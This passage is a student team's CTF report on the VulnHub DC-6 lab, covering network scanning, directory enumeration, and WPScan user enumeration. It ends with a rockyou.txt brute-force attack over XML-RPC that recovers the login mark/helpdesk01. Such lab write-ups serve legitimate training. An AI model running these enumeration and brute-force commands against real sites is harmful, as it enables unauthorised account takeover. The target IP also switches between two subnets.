


A Report of



CTF Competition

Prepared By:

Team Name : Newbie
(Ganga Kunwor, Shiv Das,
Samir Shrestha)

Submitted to:

CEH. Rupesh Khadka

Submission Date: Jun 27, 2026

Selected Domain

PRIVILEGE ESCALATION

DC-6

VulnHub · vulnhub.com/entry/dc-6,315

A compromised internal server is suspected to contain sensitive information and multiple privilege escalation opportunities. You begin with limited access and must fully compromise the system while documenting every step.

OBJECTIVES

- Enumerate the system
- Identify privilege escalation vectors
- Gain root access
- Retrieve all hidden flags

EXPECTED METHODOLOGY

- Manual Enumeration
- LinPEAS
- Sudo Enumeration
- Cron Jobs
- Credentials Discovery
- Root Exploitation

DELIVERABLES

- Enumeration Report
- Privilege Escalation Report
- Evidence
- Retrieved Flags
- Hardening Recommendations

ARP Scanning

Command : arp-scan -l

Found the target ip as 192.168.227.131

```
(root@brute)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:25:28:5e, IPv4: 192.168.227.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.227.1 00:50:56:c0:00:08 VMware, Inc.
192.168.227.2 00:50:56:f0:7e:14 VMware, Inc.
192.168.227.131 00:0c:29:ac:07:7f VMware, Inc.
192.168.227.254 00:50:56:f2:d3:a0 VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.001 seconds (127.94 hosts/sec). 4 responded
```

192.168.227.1 belongs to the Host Machine.

192.168.227.2 belongs to NAT Gateway that provides internet to vmware.

192.168.227.254 belongs to DHCP server that assigns ip addresses to vm when they start.

192.168.227.131 is the ip of the Target Machine as it is receiving the ip from the DHCP server like a normal vm. And also the Mac address seen in it; it seems like it is a guest mac address.

Therefore, a target is 192.168.227.131.

PING

Command: ping 192.168.227.131

```
(root@brute)-[~]
# ping 192.168.227.131
PING 192.168.227.131 (192.168.227.131) 56(84) bytes of data.
64 bytes from 192.168.227.131: icmp_seq=1 ttl=64 time=0.796 ms
64 bytes from 192.168.227.131: icmp_seq=2 ttl=64 time=0.585 ms
64 bytes from 192.168.227.131: icmp_seq=3 ttl=64 time=0.829 ms
64 bytes from 192.168.227.131: icmp_seq=4 ttl=64 time=0.882 ms
64 bytes from 192.168.227.131: icmp_seq=5 ttl=64 time=0.872 ms
64 bytes from 192.168.227.131: icmp_seq=6 ttl=64 time=0.457 ms
^C
— 192.168.227.131 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 5029ms
rtt min/avg/max/mdev = 0.457/0.736/0.882/0.159 ms
```

We get the reply from the target ip, so we can conclude it as the server we are targeting is active.

Service Version Detection

Command : `nmap -v -sV 192.168.227.131`

```
(root@brute)-[~]
# nmap -v -sV 192.168.227.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-26 01:04 -0400
NSE: Loaded 48 scripts for scanning. 192.168.227.131
Initiating ARP Ping Scan at 01:04
Scanning 192.168.227.131 [1 port]
Completed ARP Ping Scan at 01:04, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:04
Completed Parallel DNS resolution of 1 host. at 01:04, 2.50s elapsed
Initiating SYN Stealth Scan at 01:04
Scanning 192.168.227.131 [1000 ports]
Discovered open port 22/tcp on 192.168.227.131
Discovered open port 80/tcp on 192.168.227.131
Completed SYN Stealth Scan at 01:04, 0.11s elapsed (1000 total ports)
Initiating Service scan at 01:04
Scanning 2 services on 192.168.227.131
Completed Service scan at 01:04, 8.13s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.227.131.
Initiating NSE at 01:04
Completed NSE at 01:04, 0.06s elapsed
Initiating NSE at 01:04
Completed NSE at 01:04, 0.05s elapsed
Nmap scan report for 192.168.227.131
Host is up (0.00032s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
MAC Address: 00:0C:29:AC:07:7F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.036KB)
```

Found 2 open ports as **22 ssh** and **80 http**.


HTTP Port

Opened the http port through the IP as <http://192.168.227.131>

Command used : `nano /etc/hosts`

And saved this ip as wordy inside the hosts to open the website at first. Since the target server was running a WordPress site. Due to this when we entered the ip address into the browser, WordPress caught the request and redirected that browser looking for the name wordy and our kali linux machine was unknown where is wordy and what is wordy so it wasn't loading the page that's why to fix the issue we placed the name wordy belongs to the ip 192.168.227.131.

```
Session Actions Edit View Help
GNU nano 9.0 /etc/hosts
#27.0.0.1 localhost
#127.0.1.1 brute
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.227.131 wordy
bash
```



Used Command :

dirb <http://192.168.138.131> /usr/share/wordlists/dirb/common.txt

```
(root@Albert)-[~/Downloads]
# dirb http://192.168.138.131 /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jun 26 23:06:07 2026
URL_BASE: http://192.168.138.131/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.138.131/ —
+ http://192.168.138.131/index.php (CODE:200|SIZE:53227)
+ http://192.168.138.131/server-status (CODE:403|SIZE:303)
=> DIRECTORY: http://192.168.138.131/wp-admin/
=> DIRECTORY: http://192.168.138.131/wp-content/
=> DIRECTORY: http://192.168.138.131/wp-includes/
+ http://192.168.138.131/xmlrpc.php (CODE:405|SIZE:42)

— Entering directory: http://192.168.138.131/wp-admin/ —
+ http://192.168.138.131/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.138.131/wp-admin/css/
=> DIRECTORY: http://192.168.138.131/wp-admin/images/
=> DIRECTORY: http://192.168.138.131/wp-admin/includes/
+ http://192.168.138.131/wp-admin/index.php (CODE:302|SIZE:0)
```



```
⇒ DIRECTORY: http://192.168.138.131/wp-admin/js/
⇒ DIRECTORY: http://192.168.138.131/wp-admin/maint/
⇒ DIRECTORY: http://192.168.138.131/wp-admin/network/
⇒ DIRECTORY: http://192.168.138.131/wp-admin/user/

— Entering directory: http://192.168.138.131/wp-content/ —
+ http://192.168.138.131/wp-content/index.php (CODE:200|SIZE:0)
⇒ DIRECTORY: http://192.168.138.131/wp-content/plugins/
⇒ DIRECTORY: http://192.168.138.131/wp-content/themes/

— Entering directory: http://192.168.138.131/wp-includes/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.138.131/wp-admin/css/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.138.131/wp-admin/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.138.131/wp-admin/includes/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.138.131/wp-admin/js/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
— Entering directory: http://192.168.138.131/wp-admin/maint/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.138.131/wp-admin/network/ —
+ http://192.168.138.131/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.138.131/wp-admin/network/index.php (CODE:302|SIZE:0)

— Entering directory: http://192.168.138.131/wp-admin/user/ —
+ http://192.168.138.131/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.138.131/wp-admin/user/index.php (CODE:302|SIZE:0)

— Entering directory: http://192.168.138.131/wp-content/plugins/ —
+ http://192.168.138.131/wp-content/plugins/index.php (CODE:200|SIZE:0)

— Entering directory: http://192.168.138.131/wp-content/themes/ —
+ http://192.168.138.131/wp-content/themes/index.php (CODE:200|SIZE:0)
```

```
END_TIME: Fri Jun 26 23:06:32 2026
DOWNLOADED: 32284 - FOUND: 12
```

Found XML files.

```
<?xml version="1.0"?>
<channel>
  <title>Comments for Wordy</title>
  <atom:link href="http://wordy/index.php/comments/feed/" rel="self" type="application/rss+xml"/>
  <link>http://wordy</link>
  <description>Just another WordPress site</description>
  <lastBuildDate>Wed, 24 Apr 2019 12:52:10 +0000</lastBuildDate>
  <sy:updatePeriod>hourly</sy:updatePeriod>
  <sy:updateFrequency>1</sy:updateFrequency>
  <generator>https://wordpress.org/?v=5.1.1</generator>
</channel>
<item>
  <title>
    Comment on Hello world! by A WordPress Commenter
  </title>
  <link>
    http://wordy/index.php/2019/04/24/hello-world/#comment-1
  </link>
  <dc:creator>A WordPress Commenter</dc:creator>
  <pubDate>Wed, 24 Apr 2019 12:52:10 +0000</pubDate>
  <guid isPermaLink="false">http://192.168.0.141/?p=1#comment-1</guid>
  <description>
    Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in the dashboard. Commenter avatars come from <a href="https://gravatar.com">Gravatar</a>.
  </description>
  <content:encoded>
    <p>Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in the dashboard.<br /> Commenter avatars come from <a href="https://gravatar.com">Gravatar</a>.</p>
  </content:encoded>
</item>
</channel>
</rss>
```

DIRECTORY: http://192.168.227.131/wp-admin/css/

 Parent Directory	-
 about-rtl.css	2019-02-19 12:02 11K
 about-rtl.min.css	2019-02-19 12:02 7.9K
 about.css	2019-02-19 12:02 11K
 about.min.css	2019-02-19 12:02 7.8K
 admin-menu-rtl.css	2019-01-17 17:41 19K
 admin-menu-rtl.min.css	2019-01-13 01:01 15K
 admin-menu.css	2019-01-17 17:41 19K
 admin-menu.min.css	2019-01-13 01:01 15K
 code-editor-rtl.css	2019-01-17 17:41 1.5K
 code-editor-rtl.min.css	2018-12-12 02:13 1.4K
 code-editor.css	2019-01-17 17:41 1.5K
 code-editor.min.css	2018-12-12 02:13 1.4K
 color-picker-rtl.css	2019-01-17 17:41 3.3K
 color-picker-rtl.min.css	2018-12-12 02:13 2.7K
 color-picker.css	2019-01-17 17:41 3.3K
 color-picker.min.css	2018-12-12 02:13 2.7K
 colors/	2019-03-13 10:18 -
 common-rtl.css	2019-01-17 17:41 69K
 common-rtl.min.css	2019-01-15 17:48 52K
 common.css	2019-01-17 17:41 69K
 common.min.css	2019-01-15 17:48 52K
 customize-controls-rtl.css	2019-01-17 17:41 67K
 customize-controls-rtl.min.css	2018-12-12 02:13 56K

We have found some css source code of some files.

DIRECTORY: <http://192.168.227.131/wp-admin/images/>

 Parent Directory	-
 align-center-2x.png	2012-09-27 12:12 147
 align-center.png	2012-09-25 05:44 546
 align-left-2x.png	2012-09-27 12:12 143
 align-left.png	2012-09-25 05:44 554
 align-none-2x.png	2012-09-27 12:12 121
 align-none.png	2012-09-25 05:44 417
 align-right-2x.png	2012-09-27 12:12 142
 align-right.png	2012-09-25 05:44 509
 arrows-2x.png	2012-09-27 12:12 863
 arrows.png	2012-11-08 04:49 243
 browser-rtl.png	2016-07-05 21:32 39K
 browser.png	2015-07-01 08:04 40K
 bubble_bg-2x.gif	2018-12-19 13:36 424
 bubble_bg.gif	2014-10-29 08:02 398
 comment-grey-bubble-2x.png	2014-02-13 18:03 258
 comment-grey-bubble.png	2012-11-08 04:49 114
 date-button-2x.gif	2014-10-29 08:02 1.0K
 date-button.gif	2014-10-29 08:02 400
 generic.png	2012-11-08 04:49 719
 icons32-2x.png	2014-10-29 08:02 21K
 icons32-vs-2x.png	2014-11-25 16:12 21K
 icons32-vs.png	2014-10-29 08:02 7.8K
 icons32.png	2014-10-29 08:02 7.8K
 imgedit-icons-2x.png	2014-10-29 08:02 7.5K
 imgedit-icons.png	2014-11-25 16:12 4.0K
 list-2x.png	2012-11-08 04:49 1.5K

DIRECTORY: <http://192.168.227.131/wp-admin/js/>

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 accordion.js	2018-06-28 12:30	2.9K	
 accordion.min.js	2016-04-16 02:10	835	
 code-editor.js	2018-06-28 12:30	11K	
 code-editor.min.js	2017-10-25 02:35	3.1K	
 color-picker.js	2018-06-28 12:30	9.6K	
 color-picker.min.js	2017-09-04 02:02	3.4K	
 comment.js	2018-06-28 12:30	2.7K	
 comment.min.js	2015-07-26 12:26	1.2K	
 common.js	2019-02-01 12:14	42K	
 common.min.js	2019-02-01 12:14	15K	
 custom-background.js	2018-06-28 12:30	3.3K	
 custom-background.min.js	2016-10-26 16:52	1.1K	
 custom-header.js	2018-06-28 12:30	2.0K	
 customize-controls.js	2019-01-14 17:25	284K	
 customize-controls.min.js	2019-01-14 17:25	109K	
 customize-nav-menus.js	2019-01-10 12:57	106K	
 customize-nav-menus.min.js	2019-01-10 12:57	45K	
 customize-widgets.js	2019-01-10 12:57	70K	
 customize-widgets.min.js	2019-01-10 12:57	28K	
 dashboard.js	2018-08-19 23:33	19K	
 dashboard.min.js	2018-08-19 23:33	6.9K	

We have found some of the source code from the .js files

For example : The following is the source code of **plugin-install.js**

@file Functionality for the plugin install screens.

*

```

* @output wp-admin/js/plugin-install.js
*/

/* global plugininstallL10n, tb_click, tb_remove, tb_position */

jQuery( document ).ready( function( $ ) {

    var tbWindow,
        $iframeBody,
        $tabbables,
        $firstTabbable,
        $lastTabbable,
        $focusedBefore = $(),
        $uploadViewToggle = $( '.upload-view-toggle' ),
        $wrap = $ ( '.wrap' ),
        $body = $( document.body );

    window.tb_position = function() {
        var width = $( window ).width(),
            H = $( window ).height() - ( ( 792 < width ) ? 60 : 20 ),
            W = ( 792 < width ) ? 772 : width - 20;

        tbWindow = $( '#TB_window' );

        if ( tbWindow.length ) {
            tbWindow.width( W ).height( H );
            $( '#TB_iframeContent' ).width( W ).height( H );
        }
    };

```

```

        tbWindow.css({
            'margin-left': '-' + parseInt( ( W / 2 ), 10 ) + 'px'
        });
        if ( typeof document.body.style.maxWidth !== 'undefined' ) {
            tbWindow.css({
                'top': '30px',
                'margin-top': '0'
            });
        }
    }

    return $( 'a.thickbox' ).each( function() {
        var href = $( this ).attr( 'href' );
        if ( ! href ) {
            return;
        }
        href = href.replace( /&width=[0-9]+/g, " " );
        href = href.replace( /&height=[0-9]+/g, " " );
        $(this).attr( 'href', href + '&width=' + W + '&height=' + ( H )
    );

    });

};

$( window ).resize( function() {
    tb_position();
});

/*

```

* Custom events: when a Thickbox iframe has loaded and when the Thickbox

* modal gets removed from the DOM.

*/

\$body

.on('thickbox:iframe:loaded', tbWindow, function() {

/*

Other

* Return if it's not the modal with the plugin details iframe.

* thickbox instances might want to load an iframe with content from

* an external domain. Avoid to access the iframe contents when we're

* not sure the iframe loads from the same domain.

*/

if (! tbWindow.hasClass('plugin-details-modal')) {

return;

}

iframeLoaded();

})

.on('thickbox:removed', function() {

// Set focus back to the element that opened the modal dialog.

// Note: IE 8 would need this wrapped in a fake setTimeout
`0`.

\$focusedBefore.focus();

});

function iframeLoaded() {

```

var $iframe = tbWindow.find( '#TB_iframeContent' );

// Get the iframe body.
$iframeBody = $iframe.contents().find( 'body' );

// Get the tabbable elements and handle the keydown event on first
load.

handleTabbables();

// Set initial focus on the "Close" button.
$firstTabbable.focus();

/*
 * When the "Install" button is disabled (e.g. the Plugin is already
installed)
 * then we can't predict where the last focusable element is. We need
to get
 * the tabbable elements and handle the keydown event again and
again,
 * each time the active tab panel changes.
 */
$( '#plugin-information-tabs a', $iframeBody ).on( 'click', function()
{
    handleTabbables();
});

// Close the modal when pressing Escape.
$iframeBody.on( 'keydown', function( event ) {
    if ( 27 !== event.which ) {

```



```

        return;
    }
    tb_remove();
});
}

/*
 * Get the tabbable elements and detach/attach the keydown event.
 * Called after the iframe has fully loaded so we have all the elements we
need.
 * Called again each time a Tab gets clicked.
 * @todo Consider to implement a WordPress general utility for this and
don't use jQuery UI.
 */
function handleTabbables() {
    var $firstAndLast;
    // Get all the tabbable elements.
    $tabbables = $( ':tabbable', $iframeBody );
    // Our first tabbable element is always the "Close" button.
    $firstTabbable = tbWindow.find( '#TB_closeWindowButton' );
    // Get the last tabbable element.
    $lastTabbable = $tabbables.last();
    // Make a jQuery collection.
    $firstAndLast = $firstTabbable.add( $lastTabbable );
    // Detach any previously attached keydown event.
    $firstAndLast.off( 'keydown.wp-plugin-details' );
    // Attach again the keydown event on the first and last focusable
elements.

```

```

    $firstAndLast.on( 'keydown.wp-plugin-details', function( event ) {
        constrainTabbing( event );
    });
}

```

// Constrain tabbing within the plugin modal dialog.

```

function constrainTabbing( event ) {
    if ( 9 !== event.which ) {
        return;
    }

    if ( $lastTabbable[0] === event.target && ! event.shiftKey ) {
        event.preventDefault();
        $firstTabbable.focus();
    } else if ( $firstTabbable[0] === event.target && event.shiftKey ) {
        event.preventDefault();
        $lastTabbable.focus();
    }
}

```

```

/*

```

* Open the Plugin details modal. The event is delegated to get also the links

* in the plugins search tab, after the AJAX search rebuilds the HTML. It's

* delegated on the closest ancestor and not on the body to avoid conflicts

* with other handlers, see Trac ticket #43082.

```

*/

```

```

$( '.wrap' ).on( 'click', '.thickbox.open-plugin-details-modal', function( e )
{
    // The `data-title` attribute is used only in the Plugin screens.

    var title = $( this ).data( 'title' ) ?
plugininstallL10n.plugin_information + ' ' + $( this ).data( 'title' ) :
plugininstallL10n.plugin_modal_label;

    e.preventDefault();
    e.stopPropagation();

    // Store the element that has focus before opening the modal dialog,
    i.e. the control which opens it.
    $focusedBefore = $( this );

    tb_click.call(this);

    // Set ARIA role, ARIA label, and add a CSS class.
    tbWindow
        .attr({
            'role': 'dialog',
            'aria-label': plugininstallL10n.plugin_modal_label
        })
        .addClass( 'plugin-details-modal' );

    // Set title attribute on the iframe.
    tbWindow.find( '#TB_iframeContent' ).attr( 'title', title );
});

/* Plugin install related JS */

```

```

$( '#plugin-information-tabs a' ).click( function( event ) {
    var tab = $( this ).attr( 'name' );
    event.preventDefault();

    // Flip the tab
    $( '#plugin-information-tabs a.current' ).removeClass( 'current' );
    $( this ).addClass( 'current' );

    // Only show the fyi box in the description section, on smaller screen,
    where it's otherwise always displayed at the top.
    if ( 'description' !== tab && $( window ).width() < 772 ) {
        $( '#plugin-information-content' ).find( '.fyi' ).hide();
    } else {
        $( '#plugin-information-content' ).find( '.fyi' ).show();
    }

    // Flip the content.
    $( '#section-holder div.section' ).hide(); // Hide 'em all.
    $( '#section-' + tab ).show();
});

/*
* When a user presses the "Upload Plugin" button, show the upload form
in place
* rather than sending them to the devoted upload plugin page.
* The `?tab=upload` page still exists for no-js support and for plugins that
* might access it directly. When we're in this page, let the link behave
* like a link. Otherwise we're in the normal plugin installer pages and the


```

```

* link should behave like a toggle button.
*/
if ( ! $wrap.hasClass( 'plugin-install-tab-upload' ) ) {
    $uploadViewToggle
        .attr({
            role: 'button',
            'aria-expanded': 'false'
        })
        .on( 'click', function( event ) {
            event.preventDefault();
            $body.toggleClass( 'show-upload-view' );
            $uploadViewToggle.attr( 'aria-expanded',
$body.hasClass( 'show-upload-view' ) );
        });
    }
});

```

Used URL : <http://192.168.138.131/wp-admin/admin.php> to open the login interface.



Use of WP Scanning:

After identifying that the web server was running **WordPress 5.1.1**, the WPScan tool was used to perform a detailed security assessment of the website.

Unlike Nmap, which identifies open ports and running services, WPScan is specifically designed to analyze WordPress websites. It was used to gather information about the website, including valid usernames, enabled features, installed plugins, and potential security weaknesses.

During the scan, WPScan identified active user accounts, searched for outdated plugins or configurations that could be vulnerable to attack. This information helped in understanding the application's attack surface and provided useful details for the next stages of the penetration test.

Command : wpscan --url http://wordy/ -e u,vp --plugins-detection aggressive

```
[+] WordPress readme found: http://wordy/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://wordy/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.1.1 identified (Insecure, released on 2019-03-13).
| Found By: Rss Generator (Passive Detection)
| - http://wordy/index.php/feed/, <generator>https://wordpress.org/?v=5.1.1</generator>
| - http://wordy/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.1.1</generator>
```

Using the bruteforce we found the list of the user names as well used in this system.

In this;

-e u is used to extract the vulnerable user accounts.

-e vp is used to check vulnerable plugins.

--plugins-detection aggressive is used for the deeper search of the plugins.

```
[i] User(s) Identified:

[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] mark
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] graham
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] sarah
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

We tried to access 14 millions of default passwords located inside rockyou.txt file. So we directed that passwords to the passwords.txt file and used brute force attack to find the actual password of the login interface.

Hence, we successfully logged in into the website.

Username = mark

Password = helpdesk01

```
(root@brute)-[~]
# cat /usr/share/wordlists/rockyou.txt > passwords.txt

(root@brute)-[~]
# wc -l passwords.txt

14344392 passwords.txt

(root@brute)-[~]
# wpscan --url http://wordy/ -U admin,mark,graham,sarah,jens -P passwords.txt
```

```
Session Actions Edit View Help

[+] WordPress theme in use: twentyseventeen
| Location: http://wordy/wp-content/themes/twentyseventeen/
| Last Updated: 2026-05-20T00:00:00.000Z
| Readme: http://wordy/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 4.1
| Style URL: http://wordy/wp-content/themes/twentyseventeen/style.css?ver=5.1.1
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection) 3 Pages
| Version: 2.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://wordy/wp-content/themes/twentyseventeen/style.css?ver=5.1.1, Match: 'Version: 2.1'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.


[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 5 user/s
[SUCCESS] - mark / helpdesk01
